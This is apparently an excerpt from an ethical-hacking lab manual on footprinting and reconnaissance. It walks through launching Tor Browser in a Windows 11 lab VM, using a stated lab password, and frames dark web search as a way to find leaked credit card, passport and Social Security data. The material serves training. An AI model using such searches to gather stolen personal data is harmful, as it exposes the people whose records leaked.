
The dark web or dark net is a subset of the deep web, where anyone can navigate anonymously without being traced. Deep and dark web search can provide critical information such as credit card details, passports information, identification card details, medical records, social media accounts, Social Security Numbers (SSNs), etc.

Here, we will understand the difference between surface web search and dark web search using Mozilla Firefox and Tor Browser.

1. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.


Module 02 – Footprinting and Reconnaissance

2. Open a **File Explorer**, navigate to **C:\Users\Admin\Desktop\Tor Browser**, and double-click **Start Tor Browser**.




3. The **Connect to Tor** page appears. Click the **Connect** button to directly browse through Tor Browser's default settings.

Note: If Tor is censored in your country or if you want to connect through Proxy, click the Tor Network Settings button and continue.



Module 02 – Footprinting and Reconnaissance

